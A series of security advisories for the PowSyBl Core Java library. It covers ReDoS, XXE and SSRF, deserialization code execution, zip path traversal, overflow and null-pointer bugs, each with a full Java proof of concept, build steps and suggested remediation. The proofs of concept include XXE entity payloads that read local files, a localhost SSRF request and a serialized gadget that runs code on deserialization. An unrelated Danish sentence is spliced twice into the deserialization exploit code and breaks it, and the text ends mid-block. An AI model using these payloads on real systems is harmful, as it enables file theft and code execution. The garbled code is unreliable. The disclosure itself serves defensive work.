While this class does not handle file or memory data directly, its reliance on untrusted regular expressions and potentially attacker-controlled identifiers makes it vulnerable to polynomial ReDoS under the right conditions. This risk is amplified when the library is used in dynamic or scriptable environments where external users control either criterion construction or network object identifiers.

The Proof of Concept (PoC) demonstrates a polynomial ReDoS attack in this class using a carefully crafted regex and ID string. Although not as dangerous as catastrophic exponential ReDoS, the polynomial pattern still induces significant performance degradation as input size increases.

```java
import com.powsybl.commons.extensions.Extension;
import com.powsybl.iidm.criteria.RegexCriterion;
import com.powsybl.iidm.network.Identifiable;
import com.powsybl.iidm.network.IdentifiableType;
import com.powsybl.iidm.network.Network;
import java.util.Collection;
import java.util.Collections;
import java.util.Set;

public class RedosPoc {
  public static class MaliciousIdentifiable implements Identifiable<
      MaliciousIdentifiable> {
    @Override
    public String getId() {
      return "a".repeat(100) + "!";
    }

    @Override
    public IdentifiableType getType() {
      return IdentifiableType.BUS;
    }
```

```

    @Override
    public Network getNetwork() {
      return null;
    }

    @Override
    public boolean hasProperty() {
      return false;
    }

    @Override
    public boolean hasProperty(String key) {
      return false;
    }

    @Override
    public String getProperty(String key) {
      return null;
    }

    @Override
    public String getProperty(String key, String defaultValue) {
      return defaultValue;
    }

    @Override
    public String setProperty(String key, String value) {
      return null;
    }

    @Override
    public boolean removeProperty(String key) {
      return false;
    }

    @Override
    public Set<String> getPropertyNames() {
      return Collections.emptySet();
    }

    @Override
    public <E extends Extension<MaliciousIdentifiable>> void addExtension(
        Class<? super E> type, E extension) {}

    @Override
    public <E extends Extension<MaliciousIdentifiable>> E getExtension(Class<? super E> type) {
      return null;
    }

    @Override
    public <E extends Extension<MaliciousIdentifiable>> E getExtensionByName(String name) {
      return null;
    }

    @Override
    public <E extends Extension<MaliciousIdentifiable>> boolean removeExtension(Class<E> type) {
      return false;
    }

    @Override
```

```
    public <E extends Extension<MaliciousIdentifiable>> Collection<E> getExtensions() {
      return Collections.emptyList();
    }

    @Override
    public String getImplementationName() {
      return "Default";
    }
  }

  public static void main(String[] args) throws Exception {
    String regex = "(.*a){1000}";
    RegexCriterion criterion = new RegexCriterion(regex);
    MaliciousIdentifiable malicious = new MaliciousIdentifiable();

    long start = System.currentTimeMillis();
    boolean matched = criterion.filter(malicious, malicious.getType());
    long end = System.currentTimeMillis();

    System.out.println("Execution time: " + (end - start) + " ms");
  }
}
```

Running the PoCs

To compile any of the proof of concept code above, following the commands below. We are using JDK17+ and Maven 3.9.9.

```
# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL
    /openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.
    gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.
    gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-core
git clone https://github.com/powsybl/powsybl-core
pushd powsybl-core
$PATH_TO_MVN clean package -DskipTests
popd

# Build Powsybl-dynawo
git clone https://github.com/powsybl/powsybl-dynawo
pushd powsybl-dynawo
$PATH_TO_MVN clean package -DskipTests
popd

# Build pypowsybl java part
git clone https://github.com/powsybl/pypowsybl
pushd pypowsybl/java
$PATH_TO_MVN clean package -DskipTests
popd

# Group jar files
mkdir jar
for jar in $(find ./powsybl-core -type f -name "*.jar"); do cp $jar jar/; done
for jar in $(find ./powsybl-dynawo -type f -name "*.jar"); do cp $jar jar/; done
for jar in $(find ./pypowsybl -type f -name "*.jar"); do cp $jar jar/; done

# Clean up
```

```
rm -rf ./redos

# Build and run PoC
javac -cp "jar/*" RedosPoc.java
java -cp "jar/*:./" RedosPoc
```

XXE and SSRF in PowSyBl Core XML Reader

Severity	Moderate
Status	Resolved with fix
id	ADA-PWSBL-2025-2

CVE-2025-47293 was issued for this vulnerability.

This is a disclosure for a security issue in PowSyBl-Core that allows attackers to carry out XXE and SSRF attacks. The root cause is in how PowSyBl-Core parses XML which in certain places allows an XXE attack and in one place also an SSRF attack. This allows an attacker to elevate their privileges to read files that they do not have permissions to, including sensitive files on the system. The vulnerable class is `com.powsybl.commons.xml.XmlReader` which we consider to be untrusted in use cases where untrusted users can submit their XML to the vulnerable methods. This can be a multi-tenant application that hosts many different users perhaps with different privilege levels.

Below we include three Proof of Concepts (PoC) that demonstrate that the vulnerability.

PoC 1

The first PoC is for `CimAnonymizer::anonymizeZip` which uses the XMLReader. It shows that XXE from the tag value is possible and could result in leaking the contents of local files. The method reads through the attributed value and tag value and replaces them with anonymized placeholders. It then adds the mapping of the placeholder and original content as csv in the output which contains the XXE leaking contents.

`CoreSevenRouteSevenPoc.java`

```java
import com.powsybl.cim.CimAnonymizer;
import com.powsybl.cim.CimAnonymizer.DefaultLogger;
import java.io.*;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.zip.*;

public class CoreSevenRouteSevenPoc {

  public static void main(String[] args) throws Exception {
    // Prepare sample temp file and paths
    Path workDir = Paths.get("work");
    Path outputDir = workDir.resolve("output");
    Files.createDirectories(workDir);
    Files.createDirectories(outputDir);
    Path xmlPath = workDir.resolve("exploit.xml");
    Path zipPath = workDir.resolve("exploit.zip");
    Path dictFile = workDir.resolve("dict.csv");
    Path secretFile = workDir.resolve("secret");
    Files.writeString(secretFile, "OH NO!!!", StandardCharsets.UTF_8);
    String uri = secretFile.toUri().toString();

    // Write XXE XML (modified from sample_EQ.xml)
    String exploitXml =
        "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n"
            + "<!DOCTYPE rdf:RDF [\n"
            + "  <!ENTITY xxe SYSTEM \""
            + uri
            + "\">\n"
```

```java
              + "]>\n"
              + "<rdf:RDF xmlns:rdf=\"http://www.w3.org/1999/02/22-rdf-syntax-ns#\""
              + " xmlns:cim=\"http://iec.ch/TC57/2013/CIM-schema-cim16#\">\n"
              + "  <cim:ACLineSegment rdf:ID=\"L1\">\n"
              + "    <cim:IdentifiedObject.name>&xxe;</cim:IdentifiedObject.name>\n"
              + "  </cim:ACLineSegment>\n"
              + "</rdf:RDF>\n";
      Files.writeString(xmlPath, exploitXml, StandardCharsets.UTF_8);

      // Create ZIP with XXE XML
      try (ZipOutputStream zos = new ZipOutputStream(Files.newOutputStream(zipPath))) {
        zos.putNextEntry(new ZipEntry("sample_EQ.xml"));
        Files.copy(xmlPath, zos);
        zos.closeEntry();
      }

      // Run anonymizeZip (Route 7)
      CimAnonymizer anonymizer = new CimAnonymizer();
      anonymizer.anonymizeZip(zipPath, outputDir, dictFile, new DefaultLogger(), false);
      try (BufferedReader reader = Files.newBufferedReader(dictFile, StandardCharsets.
          UTF_8)) {
        reader.lines().forEach(System.out::println);
      }
    }
  }
```

PoC 2

This PoC is for `XmlUtil::readText` which calls `XmlReader::readContent`. It shows that XXE via the tag value is possible and could result in leaking the contents of local files.

The `XMLReader` class encapsulates the underlying `XMLStreamReader` object. Normally, before an `XMLStreamReader` can read an element's value, the cursor must first be moved to the corresponding tag (in this case, the `<foo>` tag). However, we were unable to make the `XMLReader` object correctly position the cursor for `reader.readContent()` to work. As a workaround, we used reflection to access and modify the encapsulated `XMLStreamReader` object, manually moving the cursor to the `<foo>` tag before calling `readContent()`.

The root issue lies in `XmlUtil::readText` (invoked by `XmlReader::readContent`), which directly returns the string value of the tag's content. If the XML input contains an external entity referencing a remote (`http:`) or local (`file:`) URI, this can result in unintended data leakage. It can be invoked directly or through `XmlReader::readContent`. Here we only demonstrate the PoC through `XmlReader::readContent`.

Essentially, the method returns the string value of the tag value content, which could leak content if the XML uses external entity pointing to an external URI (including http or file handler).

`CoreSevenRouteElevenPoc.java`

```java
import com.powsybl.commons.xml.XmlReader;
import java.io.*;
import java.lang.reflect.Field;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.*;
import java.util.zip.*;
import javax.xml.stream.*;

public class CoreSevenRouteElevenPoc {

  public static void main(String[] args) throws Exception {
    // Prepare sample temp file and paths
    Path workDir = Paths.get("work");
    Files.createDirectories(workDir);
```

```java
    Path xmlPath = workDir.resolve("exploit.xml");
    Path secretFile = workDir.resolve("secret");
    Files.writeString(secretFile, "OH NO!!!", StandardCharsets.UTF_8);
    String uri = secretFile.toUri().toString();

    // Write XXE XML (modified from sample_EQ.xml)
    String exploitXml =
        "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n"
            + "<!DOCTYPE rdf:RDF [\n"
            + "  <!ENTITY xxe SYSTEM \""
            + uri
            + "\">\n"
            + "]>\n"
            + "<foo>&xxe;</foo>\n";
    Files.writeString(xmlPath, exploitXml, StandardCharsets.UTF_8);

    try (InputStream is = Files.newInputStream(xmlPath)) {
      XmlReader reader = new XmlReader(is, Collections.emptyMap(), Collections.
          emptyList());

      // Dirty reflection to advance the reader to correct element.
      Field readerField = XmlReader.class.getDeclaredField("reader");
      readerField.setAccessible(true);
      XMLStreamReader xmlStreamReader = (XMLStreamReader) readerField.get(reader);
      while (xmlStreamReader.hasNext()) {
        int event = xmlStreamReader.next();
        if (event == XMLStreamConstants.START_ELEMENT) {
          break;
        }
      }

      System.out.println(reader.readContent());
      reader.close();
    }
  }
}
```

PoC 3

This is a variation of PoC 2 that demonstrates an SSRF attack which is another attack vector for leaking data.

`CoreSevenRouteElevenPocAlternative.java`

```java
import com.powsybl.commons.xml.XmlReader;
import java.io.*;
import java.lang.reflect.Field;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.*;
import java.util.zip.*;
import javax.xml.stream.*;

public class CoreSevenRouteElevenPocAlternative {

  public static void main(String[] args) throws Exception {
    // Prepare sample temp file and paths
    Path workDir = Paths.get("work");
    Files.createDirectories(workDir);
    Path xmlPath = workDir.resolve("exploit.xml");

    // Write XXE XML (modified from sample_EQ.xml)
    String exploitXml =
        "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n"
            + "<!DOCTYPE rdf:RDF [\n"
```

```
            + "  <!ENTITY xxe SYSTEM \""
            + "http://localhost:12345/ssrf\">\n"
            + "]>\n"
            + "<foo>&xxe;</foo>\n";
    Files.writeString(xmlPath, exploitXml, StandardCharsets.UTF_8);

    try (InputStream is = Files.newInputStream(xmlPath)) {
      XmlReader reader = new XmlReader(is, Collections.emptyMap(), Collections.
          emptyList());

      // Dirty reflection to advance the reader to correct element.
      Field readerField = XmlReader.class.getDeclaredField("reader");
      readerField.setAccessible(true);
      XMLStreamReader xmlStreamReader = (XMLStreamReader) readerField.get(reader);
      while (xmlStreamReader.hasNext()) {
        int event = xmlStreamReader.next();
        if (event == XMLStreamConstants.START_ELEMENT) {
          break;
        }
      }

      reader.readContent();
      reader.close();
    }
  }
}
```

Running the PoCs To execute and test the three PoCs, follow the following steps.

```
# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL
    /openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.
    gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.
    gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-core
git clone https://github.com/powsybl/powsybl-core
cd powsybl-core
$PATH_TO_MVN clean package -DskipTests

# Group jar files
mkdir jar
for jar in $(find ./ -type f -name "*.jar"); do cp $jar jar/; done

# Build and run PoC
javac -cp "jar/*" CoreSevenRouteSevenPoc.java
javac -cp "jar/*" CoreSevenRouteElevenPoc.java
javac -cp "jar/*" CoreSevenRouteElevenPocAlternative.java
java -cp "jar/*:./" CoreSevenRouteSevenPoc
java -cp "jar/*:./" CoreSevenRouteElevenPoc
java -cp "jar/*:./" CoreSevenRouteElevenPocAlternative
```

For the two first PoCs, you should see the contents of the file in the console. The third PoC CoreSevenRouteElevenPocAlternative requires a running local server. You can use the following command to start a simple python server for testing.

```
python3 -m http.server 12345
```

When the third PoC is executed, the web server should receive a request from the vulnerable method as follows:

```
127.0.0.1 - - [21/Mar/2025 07:47:00] code 404, message File not found
127.0.0.1 - - [21/Mar/2025 07:47:00] "GET /ssrf HTTP/1.1" 404 -
```

… which shows that SSRF (Server Side Request Forgery) does happened. Although the PoC will throws an exception immediately after, but the SSRF has already been invoked.

Suggested remediation In JDK17+, to completely disable dtd and external entities to prevent XXE vulnerabilities shown above, there are different approaches for different base parser factories.

For `DocumentBuilderFactory`

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
dbf.setAttribute(XMLConstants.ACCESS_EXTERNAL_DTD, "");
dbf.setAttribute(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "");
dbf.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
dbf.setFeature("http://xml.org/sax/features/external-general-entities", false);
dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
dbf.setXIncludeAware(false);
dbf.setExpandEntityReferences(false);
```

For `XMLStreamReader` created from `XMLInputFactory`

```
String xml = "<SOMEXML />";

XMLInputFactory factory = XMLInputFactory.newInstance();
factory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
factory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
factory.setProperty(XMLInputFactory.IS_REPLACING_ENTITY_REFERENCES, false);
factory.setProperty(XMLConstants.FEATURE_SECURE_PROCESSING, true);

XMLStreamReader reader = factory.createXMLStreamReader(new StringReader(xml));
```

Deserialization of untrusted SparseMatrix data in PowSyBl Core

Severity	Moderate
Status	Resolved with fix
id	ADA-PWSBL-2025-3

CVE-2025-47771 was issued for this vulnerability.

This is a disclosure for a security vulnerability in the `SparseMatrix` class. The vulnerability is a deserialization issue that can lead to a wide range of privilege escalations depending on the circumstances. The problematic area is the `read` method of the `SparseMatrix` class:

https://github.com/powsybl/powsybl-core/blob/05311a464ed32c1ae83d4bac76d00a367eb3d9a8/math/src/main/java/com/powsybl/math/matrix/SparseMatrix.java#L487-L496

```
    public static SparseMatrix read(InputStream inputStream) {
        Objects.requireNonNull(inputStream);
        try (ObjectInputStream objectInputStream = new ObjectInputStream(inputStream))
            {
            return (SparseMatrix) objectInputStream.readObject();
        } catch (IOException e) {
            throw new UncheckedIOException(e);
        } catch (ClassNotFoundException e) {
            throw new UncheckedClassNotFoundException(e);
        }
    }
```

This method takes in an `InputStream` and returns a `SparseMatrix` object. We consider this to be a method that can be exposed to untrusted input in at least two use cases:

A user can adopt this method in an application where users can submit an `InputStream` and the application parses it into a `SparseMatrix`. This can be a multi-tenant application that hosts many different users perhaps with different privilege levels. A user adopts the method for a local tool but receives the `InputStream` from external sources.

The call to `return (SparseMatrix)objectInputStream.readObject();` is a security risk that can lead to a range of privilege escalations up to remote code execution. Essentially, two things happen on this line under the hood:

First, `objectInputStream.readObject()` parses the `InputStream` into an object. The class for this object must exist in the environments class path, otherwise the runtime throws an exception. Next, `(SparseMatrix)` checks that it is a `SparseMatrix` object. If it is not, the runtime throws an exception.

This is a security risk, when the classpath contains classes with constructors that are harmful. For example, there may be a class in the class path that makes a connection to an attacker's server in the class's constructor. Or there may be a class in the class path that downloads and installs malware on the machine in the class's constructor. If the `InputStream` gets parsed into such a class, the logic in the class's constructor will execute.

This is considered a security risk in Java, as a user may be able to escalate their privileges if they can control the files at the class path but need a way to invoke the classes. As such, an attacker can either place a file in the class path or leverage their knowledge of such a class being in the class path and then attack the application with an `InputStream` that parses into an object of that class. Furthermore, the method's purpose is to parse into a `SparseMatrix`, however, it allows a user to execute commands if the conditions of the environment are right.

Here is a sample proof of concept of the problematic `SparseMatrix::read` method.

```java
import com.powsybl.math.matrix.SparseMatrix;
import java.io.*;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;

public class CoreOnePoc {
  public static class Exploit implements Serializable {jeg vil gerne betale for 3 lektioner i mate on uken for barnene i nogle monater.
    private static final long serialVersionUID = 1L;

    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
      in.defaultReadObject();
      Path path = Path.of("rce");
      Files.writeString(path, "OH NO!!!", StandardCharsets.UTF_8);
    }
  }

  public static void main(String[] args) {
    try {
      // Prepare exploit payload
      ByteArrayOutputStream baos = new ByteArrayOutputStream();
      try (ObjectOutputStream oos = new ObjectOutputStream(baos)) {
        Exploit payload = new Exploit();
        oos.writeObject(payload);jeg vil gerne betale for 3 lektioner i mate on uken for barnene i nogle monater.
      }

      // Poc for SparseMatrix::read
      ByteArrayInputStream bais = new ByteArrayInputStream(baos.toByteArray());
      try {
        SparseMatrix.read(bais);
      } catch (Throwable e) {
      }

      // Step 3: Confirm exploit effect
      Path resultFile = Path.of("rce");
      if (Files.exists(resultFile)) {
        System.out.println(Files.readString(resultFile, StandardCharsets.UTF_8));
      }
    } catch (Throwable e) {
    }
  }
}
```

The above proof-of-concept code defines a custom class that implements the `Serializable` interface, containing "malicious" logic in the `readObject` method, which stores a string in a local file. This is used for demonstration purposes only, and more "malicious" logic could be included here to perform attacks. We first create an object of the custom class and then serialise it. The `ObjectInputStream` object for the serialised object instance is then passed to the `SparseMatrix::readObject` method for deserialisation. Although the invocation results in a `ClassCastException`, the later result shows that the string-storing logic in the `readObject` method of the custom class is indeed executed. This proves that the `SparseMatrix::readObject` method is vulnerable to remote code execution (RCE).

Remark: We created a custom class for simple demonstration and proof of concept. The untrusted `ObjectInputStream` with an untrusted serialised object instance could be created by polluting existing serialised object instances or core JDK serialisable classes. An attacker could also send a legitimately serialised object instance and attempt to pollute the `readObject` method logic of that legitimate class to perform the attack. However, since the logic of `SparseMatrix::read` literally accepts any serialised object instance, the easiest way is to pass in a serialised object instance of a custom class.

To execute and test the PoC, follow the steps below. It is assumed that OpenJDK 17.0.2 and Maven 3.9.9 is used.

```
# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL
    /openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.
    gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.
    gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-core
git clone https://github.com/powsybl/powsybl-core
cd powsybl-core
$PATH_TO_MVN clean package -DskipTests

# Group jar files
mkdir jar
for jar in $(find ./ -type f -name "*.jar"); do cp $jar jar/; done

# Build and run PoC
javac -cp "jar/*" CoreOnePoc.java
java -cp "jar/*:./" CoreOnePoc
```

At the end, we found that the exploit file created by the `readObject` method of the custom class does exist with the expected content and thus it is confirmed that the target method is vulnerable to RCE.

Suggested remediation

In JDK 9 and above, `ObjectInputStream` allows setting an `ObjectInputFilter` with a lambda function to stop the deserialisation process if the found class metadata does not match the expected one. An example is shown below:

```
ObjectInputStream ois = new ObjectInputStream(inputStream);
ois.setObjectInputFilter(info -> {
  Class<?> cls = info.serialClass();
  if (cls != null && cls.getName().equals("com.powsybl.math.matrix.SparseMatrix")) {
    return ObjectInputFilter.Status.ALLOWED;
  }
  return ObjectInputFilter.Status.REJECTED;
});
```

The lambda function checks the metadata of the serialised object instance and ensures it is an accepted class. If not, it returns a `REJECTED` status. When the JVM deserialises the object, it will stop and throw an exception if the filter status is `REJECTED`, before executing the `readObject` method of the target object. This prevents the vulnerability.

Decompression path traversal in local compute manager

Severity	Low
Status	Resolved with fix
id	ADA-PWSBL-2025-4

PowSyBl Core's local compute manager is vulnerable to a zip extraction path traversal attack.

Computation managers are used to execute expensive computations through external processes. Depending on the implementation, these computations may be executed on localhost or on another computation infrastructure.

They also allows users to launch computations via external models written in different languages, such as C++ or Fortran.

In the case of the LocalComputationManager, the execution is performed on the local host.

The data exchanged between the main process and the computation processes may be compressed in a zip or a gzip archive. The preProcess stage decompress the input data if needed.

If an attacker is able to intercept communication between the main process and the computation process and replace the zip that the computation manager receives, they may be able to write files to part of the file system that the attacker does not have permissions to. For example, a PowSyBl user may be running the computation manager with sudo privileges giving it permissions to the entire file system. An attacker is able to replace the `.zip` file that the computation manage receives. This `.zip` file contains a file with a name that results in a path traversal and is able to make the computation manager write the file to critical parts of the file system.

The root cause of this vulnerability is that the local computation manager does not check if the files it unzips contain path traversal patterns such as `../../` or start with `/`. As such, on lines 227 and 237, path traversal is possible:

https://github.com/powsybl/powsybl-core/blob/455fd74f3b9d03754ab8774b50d59e07823a793c/computation-local/src/main/java/com/powsybl/computation/local/LocalComputationManager.java#L216-L247

```
216     private void preProcess(Path workingDir, Command command, int executionIndex)
            throws IOException {
217         // pre-processing
218         for (InputFile file : command.getInputFiles()) {
219             String fileName = file.getName(executionIndex);
220 
221             Path path = checkInputFileExistsInWorkingAndCommons(workingDir, fileName,
                    file);
222             if (file.getPreProcessor() != null) {
223                 switch (file.getPreProcessor()) {
224                     case FILE_GUNZIP:
225                         // gunzip the file
226                         try (InputStream is = new GZIPInputStream(Files.newInputStream(
                                path));
227                              OutputStream os = Files.newOutputStream(workingDir.resolve
                                     (fileName.substring(0, fileName.length() - 3)))) {
228                             ByteStreams.copy(is, os);
229                         }
230                         break;
231                     case ARCHIVE_UNZIP:
232                         // extract the archive
233                         try (ZipFile zipFile = ZipFile.builder()
234                             .setSeekableByteChannel(Files.newByteChannel(path))
235                             .get()) {
```

```
                                for (ZipArchiveEntry ze : Collections.list(zipFile.
                                    getEntries())) {
                                    Files.copy(zipFile.getInputStream(zipFile.getEntry(ze.
                                        getName())), workingDir.resolve(ze.getName()),
                                        REPLACE_EXISTING);
                                }
                            }
                            break;

                        default:
                            throw new IllegalStateException("Unexpected FilePreProcessor
                                value: " + file.getPreProcessor());
                    }
                }
            }
        }
```

The attack surface is limited because it is a local computation manager. If this was a remote compute manager, an attacker would likely find it easier to return a malicious zip file.

Mitigation

Check for path traversal patterns before writing the decompressed files to the file system.

Long overflow exception in CSV parsing in PowSyBl Core

Severity	Low
Status	Resolved with fix
id	ADA-PWSBL-2025-5

This is an issue found by OSS-Fuzz for powsybl-java project [URL].

The issue arises from the way the `com.powsybl.timeseries.TimeSeries.CsvParsingContext` class processes time series data containing timestamps with an excessively large interval. When a CSV file is imported via the `InMemoryTimeSeriesStore.importTimeSeries(...)` method, the following flow is triggered:

```
store.importTimeSeries(Collections.singletonList(timeFilePath));
```

Inside this method, the CSV is parsed and the time series index is inferred using:

```
TimeSeriesIndex index = getTimeSeriesIndex();
```

This method calls:

```
Duration spacing = Duration.between(startInstant, endInstant);
long nanos = spacing.toNanos(); // <- causes ArithmeticException
```

The call to `Duration.toNanos()` internally multiplies the number of seconds by `1,000,000,000L`. If the duration between the two timestamps times is too large, the multiplication overflows the **`long`** type and results in a runtime `ArithmeticException`:

```
java.lang.ArithmeticException: long overflow
    at java.base/java.lang.Math.multiplyExact(Math.java:1004)
    at java.base/java.time.Duration.toNanos(Duration.java:1250)
```

This vulnerability can be triggered using a valid-looking CSV file with widely spaced timestamps, such as:

```
Time;Version;ts1
1800-01-01T00:00:00Z;1;123.0
2100-01-01T00:00:00Z;1;456.0
```

Although the format and data types are correct, the 300-year gap between timestamps causes an overflow during nanosecond conversion.

This is a stability issue due to a lack of validation for potentially untrusted CSV data. Here is a simple proof of concept to trigger the problem.

```
import com.powsybl.metrix.mapping.timeseries.InMemoryTimeSeriesStore;
import java.io.*;
import java.nio.file.*;
import java.util.*;

public class ProofOfConcept {
    public static void main(String[] args) throws Exception {
        Path csvFile = Files.createTempFile("overflow", ".csv");
        csvFile.toFile().deleteOnExit();

        try (FileWriter fw = new FileWriter(csvFile.toFile())) {
            fw.write("Time;Version;ts1\n");
```

```
                fw.write("1800-01-01T00:00:00Z;1;123.0\n");
                fw.write("2100-01-01T00:00:00Z;1;456.0\n");
            }

            InMemoryTimeSeriesStore store = new InMemoryTimeSeriesStore();
            store.importTimeSeries(Collections.singletonList(csvFile));
        }
    }
```

To execute and test the PoC, follow the steps below. It is assumed that OpenJDK 17.0.2 and Maven 3.9.9 is used.

```
# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL
    /openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.
    gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.
    gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-metrix
git clone https://github.com/powsybl/powsybl-metrix
cd powsybl-metrix
$PATH_TO_MVN clean package -DskipTests

# Group jar files
mkdir jar
for jar in $(find ./ -type f -name "*.jar"); do cp $jar jar/; done

# Build and run PoC
javac -cp "jar/*" ProofOfConcept.java
java -cp "jar/*:./" ProofOfConcept
```

You will get the following exception stack trace.

```
Exception in thread "main" java.lang.ArithmeticException: long overflow
        at java.base/java.lang.Math.multiplyExact(Math.java:1004)
        at java.base/java.time.Duration.toNanos(Duration.java:1250)
        at com.powsybl.timeseries.RegularTimeSeriesIndex.computePointCount(
            RegularTimeSeriesIndex.java:166)
        at com.powsybl.timeseries.RegularTimeSeriesIndex.<init>(RegularTimeSeriesIndex.
            java:57)
        at com.powsybl.timeseries.TimeSeries$CsvParsingContext.getTimeSeriesIndex(
            TimeSeries.java:390)
        at com.powsybl.timeseries.TimeSeries$CsvParsingContext.createTimeSeries(
            TimeSeries.java:356)
        at com.powsybl.timeseries.TimeSeries.readCsvValues(TimeSeries.java:440)
        at com.powsybl.timeseries.TimeSeries.parseCsv(TimeSeries.java:494)
        at com.powsybl.timeseries.TimeSeries.parseCsv(TimeSeries.java:475)
        at com.powsybl.metrix.mapping.timeseries.InMemoryTimeSeriesStore.
            importTimeSeries(InMemoryTimeSeriesStore.java:162)
        at com.powsybl.metrix.mapping.timeseries.InMemoryTimeSeriesStore.
            importTimeSeries(InMemoryTimeSeriesStore.java:191)
        at ProofOfConcept.main(ProofOfConcept.java:18)
```

The root cause is down at the `RegularTimeSeriesIndex::computePointCount` method. Given that the duration is not reasonable to last more than 200 years. Add a checking and throw IllegalArgumentException before the `Duration::toNano` method invocation is a good fix.

Null pointer in CSV parsing in PowSyBl Core

Severity	Low
Status	Resolved with fix
id	ADA-PWSBL-2025-6

This is an issue found by OSS-Fuzz: [URL].

A `NullPointerException` (NPE) can occur when calling the `parseRecords` method in `AbstractRecordGroup` or any subclasses, if one of the records passed to it is `null`. This happens because the method does not validate inputs before processing, and directly passes each `record` string into the CSV parser.

The problematic code is shown below.

```
for (String record : records) {
    String[] fields = parser.parseLine(record);
    context.setCurrentRecordNumFields(fields.length);
```

The loop assumes that each `record` is a valid, non-null string containing a delimited CSV line. However, if `record` is `null` or malformed, `CsvParser.parseLine(null)` returns `null`, and the subsequent access to `fields.length` will throw a `NullPointerException`. It is found that `CsvParser.parseLine(String)` actually returns null in many situation, mostly in situation like malformed csv line.

Thus, the missed validation of the null return value from CsvParser cause unexpected NullPointerException and that affect the stability of the code.

The `CsvParser` uses a `null` value to indicate that it has failed to parse a line of CSV data. As a result, this constitutes a stability issue in the *powsybl* module due to the absence of a check for a null return value from the `CsvParser` when parsing potentially untrusted CSV data. Below is a simple proof of concept to reproduce the issue.

The proof-of-concept (PoC) code includes dummy classes to simulate the instantiation of the target object and calls to the problematic code. Since these methods are protected, the PoC must reside in the same package as the target class to facilitate testing. However, in practice, several call paths do not require this setup and could still eventually invoke the vulnerable method.

```
package com.powsybl.psse.model.io;

import com.powsybl.psse.model.io.RecordGroupIdentification.JsonObjectType;
import com.univocity.parsers.csv.CsvParserSettings;
import java.util.Collections;
import java.util.List;

public class ProofOfConcept {
    public static void main(String[] args) {
        DummyRecordGroup group = new DummyRecordGroup();
        List<String> records = Collections.singletonList(null);
        group.parseRecords(records, new String[]{"field"}, new Context());
    }

    public static class DummyRecord {
        private String field;
        public String getField() { return field; }
        public void setField(String field) { this.field = field; }
    }
```

```java

    public static class DummyRecordGroup extends AbstractRecordGroup<DummyRecord> {
        public DummyRecordGroup() {
            super(new RecordGroupIdentification() {
                @Override
                public String getDataName() {
                    return "dummy";
                }

                @Override
                public String getJsonNodeName() {
                    return "dummyJson";
                }

                @Override
                public String getLegacyTextName() {
                    return "dummyLegacy";
                }

                @Override
                public JsonObjectType getJsonObjectType() {
                    return JsonObjectType.DATA_TABLE;
                }
            }, "field");
        }

        @Override
        protected Class<DummyRecord> psseTypeClass() {
            return DummyRecord.class;
        }
    }
}
```

To execute and test the PoC, follow the steps below. It is assumed that OpenJDK 17.0.2 and Maven 3.9.9 is used. Also, because of the protected status of the target method, the proof of concept class needed to be in the same package of the target class.

```bash
